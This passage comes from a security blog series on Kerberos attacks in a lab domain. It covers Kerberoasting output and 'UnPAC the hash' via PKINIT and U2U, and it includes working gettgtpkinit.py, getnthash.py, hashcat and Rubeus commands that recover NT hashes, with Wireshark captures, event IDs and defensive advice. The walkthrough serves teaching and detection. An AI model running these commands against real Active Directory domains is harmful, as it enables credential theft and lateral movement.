#1b762606306dd30cd512aaddb9d8dfcc5ec945b8666ff6ddf333c761be8fe13adb2d85d8f7d841dd2af0637af5934311188a5ca7d39f23f93d4  
#fbfc7f6427bc2fb071d85b88f9c883108840de2607a02347f83a36b138fe280eb576be1b4e7300721319e110c8b6ef2ac651152f8976d15e7dbeadff  
#3c6e65d6d1f1a12faee7161c81ef2678ddae029dc088fd21a2bef15b6bea99a67187ecc6de88ac8eaeaa9e2f8de2b8aca64e781b0615cb394a1065f  
#b8edbdaf913203b3c554236a78c09d49d380f97674b03f68748128fe695a662113cb0c837f294e1a0ca77ca99f2ac1d9f73ec52e6ff91441ac  
#d8f871a2950a1b15f30889dcfc57cc33110f31c4ddc421f751c4b8a33b01f71bd444183b6286c4e96eb027a814a508cbd0265e9de75a86088c698  
#c2a53d4949f5a34be2d5bbbccf904778a1edadff86b1281caa413446c370bafad3dc1f2a67a969c1f41b547ba85d20bb36929868c0e433b5d9e7678e4  
#f4731ac3cb06019adaaf818a8e2f902776f874bcd7c2fd4fe98cc00ba01aeff654508c56c131d2fde8770e0e6b181e3labd0214b1ebf189bd73  
#7a5f706368ba7a7d7ba0a0950335cfad9ce4101f5dc3fd48bfa4ccf133d7b8e15ef3abf8f4f0f7af51d58ae00f135:Lareslabs1.
```

Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)  
Hash.Target....: \$krb5tgs\$23\$-\*SVCADM\$lareslabs.local\$SVCADM/SQL01.la...00f135  
Time.Started....: Mon Mar 11 12:47:51 2024 (0 secs)  
Time.Estimated...: Mon Mar 11 12:47:51 2024 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (lareslabsPasswords)  
Guess.Queue.....: 1/1 (100%)  
Speed.#.....: 16481 H/s (0.12ms) @ Accel:1024 Loops:1 Thr:32 Vec:1  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Cracking service ticket with hashcat.

It is also possible to perform this technique directly from accounts that do not require pre-authentication. Through the impacket branch [getuserspns-nopreauth](#) from [@Shutdown](#).

Useful Event IDs & Defenses:

- 4776 - Credential Validation.
- 4769 - A Kerberos service ticket (TGS) was requested. (Multiple).
- 4768 - A Kerberos Authentication ticket (TGT) was requested.
- Use strong passwords for service accounts.
- Monitor LDAP queries with servicePrincipalName=“\* wildcard filter.
- Check for TGS with downgrade encryption from AES to RC4.
- Mitre | ATT&CK T1558.003 - [Steal or Forge Kerberos Tickets: Kerberoasting](#)


## UnPAC the hash

As explained in [the first post of the series](#), Kerberos supports Public Key Cryptography for Initial Authentication (PKINIT) as a pre-authentication method.

The difference with other pre-authentication methods in Kerberos is that, through PKINIT, in the AS-REP response of the KDC, the TGT is contained in the PAC, the structure [PAC\\_CREDENTIAL\\_INFO](#). This structure includes the user's encrypted credentials (NT and LM hashes).

In the first communication exchange, during the pre-authentication flow with PKINIT, the client will send a PK\_AS\_REQ message with its X.509 certificate (*signed by the Certification Authority*) and an authenticator (*timestamp encrypted with the client's private key*).

After validating the certificate and the timestamp, the KDC will return a TGT with a structure called [PAC\\_CREDENTIAL\\_INFO](#) within the PAC. Since the TGT is encrypted with a secret key of the krbtgt account, it is not possible to read or extract it:




PKINIT pre-authentication.

Here is where **User-to-User** authentication (U2U) comes into play, as this effectively allows the client to request that the ticket issued by the KDC (service ticket) be encrypted using a session key from a TGT issued to the party that will verify the authentication.

To use this extension, the TGS-REQ request must contain an additional TGT (additional tickets field). The ENC-TKT-IN-SKEY option = True, will indicate that the session key of the additional ticket will be used to encrypt the new service ticket to be issued, instead of using the server's key for which the new ticket will be used. In addition to a service name (sname) which can be the client itself (*note: the client doesn't necessarily have to have an SPN set*).

Following, the client (Elliot.A) asks the KDC for a service ticket from himself while providing the ENC-TKT-IN-SKEY option and adding the TGT issued to us to the "additional tickets" field of the TGS-REQ:



U2U TGS-REQ.

The image below depicts a Wireshark capture of the 'req body', with the 'enc-tkt-in-skey' option enabled for U2U, with the client "Elliot.A", as the service request for the Ticket Granting Service (TGS):

```

4663 1324.079036 192.168.25.134 192.168.25.133 KRBS 1382 TGS-REQ
<
  req-body
    Padding: 0
    ↴ kdc-options: 40810008
      0... .... = reserved: False
      .1... .... = forwardable: True
      ..0. .... = forwarded: False
      ...0.... = proxiable: False
      ....0... = proxy: False
      ....0.. = allow-postdate: False
      ....0. = postdated: False
      ....0 = unused7: False
      1... .... = renewable: True
      .0... .... = unused9: False
      ..0. .... = unused10: False
      ...0.... = opt-hardware-auth: False
      ....0... = unused12: False
      ....0.. = unused13: False
      ....0. = constrained-delegation: False
      ....1 = canonicalize: True
      0... .... = request-anonymous: False
      .0... .... = unused17: False
      ..0. .... = unused18: False
      ...0.... = unused19: False
      ....0... = unused20: False
      ....0.. = unused21: False
      ....0. = unused22: False
      ....0 = unused23: False
      0... .... = unused24: False
      .0... .... = unused25: False
      ....0.... = disable-transited-check: False
      ...0.... = renewable-ok: False
      ....1... = enc-tkt-in-skey: True
      ....0.. = unused29: False
      ....0. = renew: False
      ....0 = validate: False
    realm: LABESELABS.LOCAL
    ↴ sname
      name-type: kRB5-NT-UNKNOWN (0)
      ↴ sname-string: 1 item
        SNameString: Elliot.a
+-----+

```

ENC-TKT-IN-SKEY option to supports user-to-user authentication

Request a service ticket for client himself

U2U TGS-REQ.

In the same TGS-REQ request, under the 'additional-ticket' section:

```


4663 1324.079036 192.168.25.134 192.168.25.133 KRBS 1382 TGS-REQ
<
> Transmission Control Protocol, Src Port: 39322, Dst Port: 88, Seq: 1461, Ack: 1, Len: 1328
> [2 Reassembled TCP Segments (2788 bytes): #4662(1460), #4663(1328)]
< Kerberos
  > Record Mark: 2784 bytes
  > tgs-req
    pVno: 5
    msg-type: krb-tgs-req (12)
    < padata: 1 item
      > PA-DATA pa-TGS-REQ
        < padata-type: pa-TGS-REQ (1)
          < padata-value [truncated]: 6e82056d30820569a003020105a10302010ea20703050000000000a38204dc618204d8308204d4a003020105a1111b0f4c415245534c4142532e4c
            < ap-req
              pVno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            > ap-options: 00000000
            < ticket
              tkt-vno: 5
              realm: LARESLABS.LOCAL
              > sname
              > enc-part
              > authenticator
            > req-body
              Padding: 0
              kdc-options: 40810008
              realm: LARESLABS.LOCAL
            < sname
              name-type: kRB5-NT-UNKNOWN (0)
              < sname-string: 1 item
                SNameString: Elliot.a
              till: Mar 11, 2024 09:32:51.000000000 Pacific Daylight Time
              nonce: 723764348
            > etype: 2 items
              < additional-tickets: 1 item
                < Ticket
                  tkt-vno: 5
                  realm: LARESLABS.LOCAL
                  > sname
                  < enc-part
                    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

```

A red box highlights the 'Ticket' field under 'additional-tickets'. A red arrow points from this box to a callout box containing the text: 'Field that contain the TGT from which the secret-key is taken'.

### U2U TGS-REQ.

In the TGS-REP response, the KDC will copy the PAC, with the encrypted NT/LM hash, into the service ticket it sends to the client. **This service ticket is encrypted with the session key of the client's TGT:**



U2U TGS-REP + UnPAC the hash.

In the following Wireshark capture, the TGS-REP response with the service ticket and the PAC\_CREDENTIAL\_INFO encrypted with the TGT session key and containing the client's NT hash:

TGS-REP PAC CREDENTIAL INFO

Using the TGT session key, it's now possible to decrypt the ticket, extract the PAC, parse, and decrypt the NT hash using the AS-REP session key.

The image below demonstrates an example of how to request a TGT using Kerberos PKINIT with the certificate/private key of a user using `gettktpkinit.py`:

```
[PKINIT]-(rav@karma)-[~/.../tools/lab/credential-access/PKINITtools]
$ python3 gettgtpkinit.py -cert-pfx elliot.a.pfx LARESLABS.LOCAL/Elliot.a elliot.a -dc-ip 192.168.25.133
2024-03-10 16:21:12,439 minikerberos INFO      Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-03-10 16:21:12,506 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
2024-03-10 16:21:12,511 minikerberos INFO      AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-03-10 16:21:12,511 minikerberos INFO      afac6cce47904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
INFO:minikerberos:afac6cce47904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
2024-03-10 16:21:12,513 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

## gettgtpkinit.py

Once the TGT is obtained, the `getnthash.py` script, in conjunction with the TGT and the TGT's session key, can be used to extract the PAC and get the user's NT hash:

```
[PKINIT]-(rav@karma)-[~/.../tools/lab/credential-access/PKINITtools]
$ export KRB5CCNAME=elliott.a

[PKINIT]-(rav@karma)-[~/.../tools/lab/credential-access/PKINITtools]
$ python3 getnthash.py -key afac6cce47904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d LARESLABS.LOCAL/Elliott.a
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
2da2c736fbbe072ce77229710687a499
```

## getnthash.py

From Windows, the same can be accomplished with Rubeus; however, first, we need to convert the '.pfx' file to a Base64 string:

```
PS C:\Users\elliot.a\Downloads> $fileContentBytes = get-content 'Elliot.a.pfx' -Encoding Byte
PS C:\Users\elliot.a\Downloads> [System.Convert]::ToBase64String($fileContentBytes) | Out-File 'Elliot.ab64.txt'
PS C:\Users\elliot.a\Downloads> cat .\Elliot.ab64.txt
MIIL7AIBAzCCC6IGCSqGSIB3DQEHAaCCBk8EggZLMIIGRzCCBkMGCyqGSIB3DQEMCgEDoIIF+jCCB
mSjOmT8ixkARKWBwvY2FsMRkwFwYKCZImiZPyLGQBGRYJbGFyZXNsYwJzMRkwFwYDVQDExBsYXJ1c2xhYnMtQ0ExLUNBMB4XDTI0MDMxMDE1NDc
EwVWc2VyczERMA8GA1UFAxMTRNyxsaW90IkFweeFimAOGCSnGStb3DOERAQJAA4TRDwAweeEKAoTBAOCzb+Xeu1Tkfi5Ndnye/0mlU+7u+d+Fw0@nkLd
```

convert .pfx to base64.

The following Rubeus command can then be issued to extract the NTHash:

```
.\"Rubeus.exe asktgt /getcredentials /user:Elliot.a /certificate:<b64Certificate>
/domain:Lareslabs.local /dc:dc1.lareslabs.local /show
```

```
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=Elliot.A, CN=Users, DC=lareslabs, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'Lareslabs.local\Elliot.a'
[*] Using domain controller: 192.168.25.133:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFvDCCBbigAwIBBaEDAgEWooIEyDCCBMRhggTAMIIEvKADAgEFoREbD0xBUKVTTEFCUy5MT0NBTKIK
MCKgAwIBAqEbMBkbBmytYnRndBsPTGFyZXNsYWJzLmxvY2Fso4IEejCCBhAgAwIBEqEDAgECooIEaASC
BGt2J2Y9VdGRQI/800ixU3GdyBBQWNiGY7i6ZvhPibJuaJ7TlVpV4Z/OgPVnacxhcHtj54WbtJczYE1e
NVDqAe5Zbu/BIDBIYasTuxRXHSd7LF+6RJRgSYOTYJmrWawwD4UZBe/3aRTYuNlwozV9y0bZQEBhKYWR
F3BQtVd/DKv5nBZirB1g5w6u+zC71wMPOtozboyYIaS7LpmoMts/tLw524sPf6RiJdN6Vy69c0gwkXaP
EWBAMUkwG41byV85mMx3LzR3Riq0zaBvbCVzrWsubE9TOA3D8vJPrBCrv9A61vqsro0c0+TNK35ibYya7
rzkD0LEZd9mC7+7DifgQZVpcxsR2ktQ1s/fTN0/Rsxt+aryb4d6ZJIGMIxUaRT4j9huv46nbR4poiKOG
Zm08UcrEJdVGkFJaef9JmFhW/iDEUg8F9gB777Uhx4NAf5VZBq9GD/BZ0tUwUjh702evR0W3g/2Ed75pP
rthY+xOX/h1GoUbLBfQeT2kwctu6e2+2P5K7D63skZdUrNew59gTtTAy40NagogEkR0wx4qfxfnPLd
jxzAT1PCAHbqWPFPag/ QXT0H0Xdg/5q0uyYnrAjc5TmXS+rSKgvzUvi0WZ1l1FjYR9NqkuIUTVC3xpK
MFUURxNPidoyV7ptGDQX6MBLpJUwp21z2HsIUqpCfhCVX89ojYAV+cK9eJXFTrL6Y0d0uMeYZyBEosx
Ye752YRwmxN9uF9qiT8D+R4nDegFR1KP1+CxP/01FT3EhbDD7n14n+3JHnxPbe7i0B4RHu9pnraCmI01
fyA/x9Wa7cooz2iYw0jVMzk6119q9WwvZ4tgrVR4nhM4/a/dhoPY+9fu+v9kvmyZbArd1kErwOvRrf
xdr2T1YVQ97IKnSaV/3F0jz9m+5Yq0i/dHYN5+4n+y0/CCTge00IBnmuoj4N9zrEgTx5AIo2PzquC0hp
QbMJRsBv1rYI87duObyEJcuIFvVBeeRnkZXWD1tpnIhpSo05vdPGnqkwf+PzRZwtqWi6wyubPS8q6E9o
NVyzi7GjYI5JELK5r0Htmkg6Ldm2MVIZThRDuDsZwKvSp719xoKCfyLPMRLB3nJ1U+IL/+wuAit+0NmX
9DYbl+Op+Ho3kxkQhpMkSkK7FdB24u1EJv/NvILFFg/1mSwAUOO/wIC9o9uq/6sgcy2jhMw6sgNQGOAy
KC0U/IuQW6J0iTDOsMBD9MRDPvFhvdlw2X5XYeD9j+KMfvmuFOkVsHXQX9vZKiiZhJovrarXuaK1qtHj
P35+rIiNH5z5tyirNGI3ExDQexg+V62e3NpCkt6xQ1ziItMghH6grEqPq0wpSfp13BiNiTUQP4G9F
FpQLnvL2F22qnD+ieiIymc5Zd5aG5Sz01haHjk0CbTxTa++EivdkcjEptY1sr5Y0x9n8yo+q2ucg58Mq
XJezTY9h7UZDT5a3q5coEoCwgj9WUc14oKTSbfI4i9TAoyTTenHdOnxJ+h+RpKOB3zCB3KADAgEAooHU
BIHRfYHOMIHLoIHIMHFMiHCoBswGaADAgExoRIEEN5bDyH8rt4QIbNiutDTCZihERsPTEFSRVNMQUJT
LkxPQ0FMohUwE6ADAgEB0QwwChsIRWxsaw90LmGjBwMFAEdhAAC1ERgPmjAyNDAzMTAyMjMyNDNaphEY
DzIwMjQwMzExMDgzMjQzWqcRGA8yMDI0MDMxNzTyMzI0M1qoERsPTEFSRVNMQUJTLkxPQ0FMqSQwIqAD
AgECoRswGRsGa3JidGd0Gw9MYXJ1c2xhYnMubG9jYlw=
ServiceName      : krbtgt/Lareslabs.local
ServiceRealm     : LARESLABS.LOCAL
UserName         : Elliot.a (NT_PRINCIPAL)
UserRealm         : LARESLABS.LOCAL
StartTime        : 3/10/2024 3:32:43 PM
EndTime          : 3/11/2024 1:32:43 AM
RenewTill        : 3/17/2024 3:32:43 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : 3lsPIfyu3hAhs2K60NMJmA==
ASREP (key)      : 3FB64B91EA78CCBD54B4EC6281B00514

[*] Getting credentials using U2U
CredentialInfo   :
Version          : 0
EncryptionType   : rc4_hmac
CredentialData   :
CredentialCount  : 1
NTLM             : 2DA2C736FBAE072CE77229710687A499
```

Rubeus ASKTGT UnPAC using PKINIT and U2U.

## Defenses:

- Monitor for Kerberos authentication via PKINIT, since the NT/LM hashes is only returned when PKINIT is used.
- Look for TGS requests that have at least the following options set: Forwardable, Renewable, Renewable\_ok, Enc\_tkt\_in\_skey (there will be a lot of false positives).

Wrapping things up ...

In this second part of the Kerberos series, we've dug a little deeper into the Kerberos Credentialated Access techniques, covering the following:

- User enumeration
- Password Guessing
- AS-REQroasting
- AS-REProasting
- TGS-REProasting (Kerberoast)
- UnPAC the hash

We hope this installment of the Kerberos series has helped provide a better understanding of the number of techniques threat actors can use to attack the Kerberos Authentication flow.

In the next post of the series, we will continue to delve deeper, next time looking at 'User Impersonation' and talking about ticket management and ticket forging.

## Resources:

---

- [Active Directory Kerberos Attacks Analytic - Splunk.](#)
- [Dirk-Jan Mollema - NTLM relaying to AD CS - On certificates, printers and a little hippo.](#)
- [Atl4s - You do \(not\) Understand Kerberos.](#)
- [LuemmelSec - S4fuckMe2selfAndUAndU2proxy - A low dive into Kerberos delegations.](#)
- [Microsoft - Public Key Cryptography for Initial Authentication \(PKINIT\) in Kerberos Protocol.](#)
- [FalconFriday — Detecting UnPACing and shadowed credentials.](#)
- [Tarlogic - Kerberos.](#)
- [Eloy Pérez \(@zer1t0\) - Attacking Active Directory.](#)
- [Harmj0y - Kerberoasting Revisited.](#)